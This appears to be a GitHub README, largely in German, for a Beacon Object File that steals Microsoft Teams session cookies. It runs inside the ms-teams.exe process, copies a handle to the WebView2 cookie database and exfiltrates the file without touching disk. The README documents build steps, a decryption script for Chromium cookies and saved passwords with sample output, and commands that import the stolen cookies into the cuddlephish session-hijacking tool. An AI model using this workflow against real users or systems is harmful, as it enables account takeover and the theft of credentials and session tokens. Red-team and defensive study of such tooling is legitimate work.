
 tierzerosecurity/teams-cookies-bof
BOF zum Stehlen von Teams-Cookies

Stehlen Sie Cookies für Teams, während Sie im ms-teams.exe-Prozess laufen. Verwandter Beitrag: https://tierzerosecurity.co.nz/2025/11/03/teams-cookies-bof.html
Basiert auf: https://blog.randorisec.fr/ms-teams-access-tokens/.
Dieses Tool basiert stark auf dem Cookie-Monster-BOF.

Der BOF extrahiert den Verschlüsselungsschlüssel, findet die msedgewebview2.exe-Prozesse mit einem Handle auf die Cookies-Datei, kopiert das Handle und lädt die Zieldatei dann fileless herunter.
Sobald die Cookies heruntergeladen sind, kann das Python-Entschlüsselungsskript (siehe unten) verwendet werden, um diese Geheimnisse zu extrahieren.
Der BOF soll innerhalb des ms-teams.exe-Teams-Prozesses ausgeführt werden. Der BOF benötigt keine Argumente.
Stellen Sie sicher, dass Mingw-w64 und make vor dem Kompilieren auf dem Linux installiert sind.
make
Anforderungen installieren
pip3 install -r requirements.txt
Verwendung
usage: decrypt.py [-h] -k KEY -o {cookies,passwords,cookie-editor,cuddlephish,firefox} -f FILE [--chrome-aes-key CHROME_AES_KEY]

Decrypt Chromium cookies and passwords given a key and DB file

options:
  -h, --help            show this help message and exit
  -k KEY, --key KEY     Decryption key
  -o {cookies,passwords,cookie-editor,cuddlephish,firefox}, --option {cookies,passwords,cookie-editor,cuddlephish,firefox}
                        Option to choose
  -f FILE, --file FILE  Location of the database file
  --chrome-aes-key CHROME_AES_KEY
                        Chrome AES Key
Beispiele:
Decrypt Chrome/Edge Cookies File
python .\decrypt.py -k "\xec\xfc...." -o cookies -f ChromeCookies.db

Results Example:
-----------------------------------
Host: .github.com
Path: /
Name: dotcom_user
Cookie: KingOfTheNOPs
Expires: Oct 28 2024 21:25:22

Host: github.com
Path: /
Name: user_session
Cookie: x123.....
Expires: Nov 11 2023 21:25:22
Decrypt Chrome Cookies with Chrome AES Key
python3 decrypt.py --chrome-aes-key '\x8e\....' -k "\x03\...." -o cuddlephish -f ChromeCookies.db
Cookies saved to cuddlephish_2025-07-03_01-53-57.json
Decrypt Chrome/Edge Cookies File and save to json
python .\decrypt.py -k "\xec\xfc...." -o cookie-editor -f ChromeCookies.db
Results Example:
Cookies saved to 2025-04-11_18-06-10_cookies.json
Importieren Sie die Cookies-JSON-Datei mit https://cookie-editor.com/
Decrypt Chome/Edge Passwords File
python .\decrypt.py -k "\xec\xfc...." -o passwords ChromePasswords.db

Results Example:
-----------------------------------
URL: https://test.com/
Username: tester
Password: McTesty
Firefox-Cookies und gespeicherte Anmeldeinformationen entschlüsseln:
https://github.com/lclevy/firepwd
Die Option cuddlephish wurde zum Entschlüsselungsskript hinzugefügt, die das Verwenden des Cookies mit https://github.com/fkasler/cuddlephish unterstützen soll.
# Decrypt Cookies
python3 decrypt.py -k "\xec\xfc..." -o cuddlephish -f ChromeCookies.db

# Clone Project
cd
git clone https://github.com/fkasler/cuddlephish
cd cuddlephish

# Install Dependencies Example on Debian
curl -fsSL https://deb.nodesource.com/setup_23.x -o nodesource_setup.sh
sudo -E bash nodesource_setup.sh
sudo apt-get install nodejs
npm install

# Import Cookies
cp ~/cookie-monster/cuddlephish_YYYY-MM-DD_HH-MM-SS.json .
node stealer.js cuddlephish_YYYY-MM-DD_HH-MM-SS.json
Stehlen von Microsoft Teams-Zugriffstoken im Jahr 2025:
https://blog.randorisec.fr/ms-teams-access-tokens/
Cookie-Monster-BOF:
https://github.com/KingOfTheNOPs/cookie-monster
Cookie Webkit Master Key Extractor:
https://github.com/Mr-Un1k0d3r/Cookie-Graber-BOF
Fileless-Download:
https://github.com/fortra/nanodump






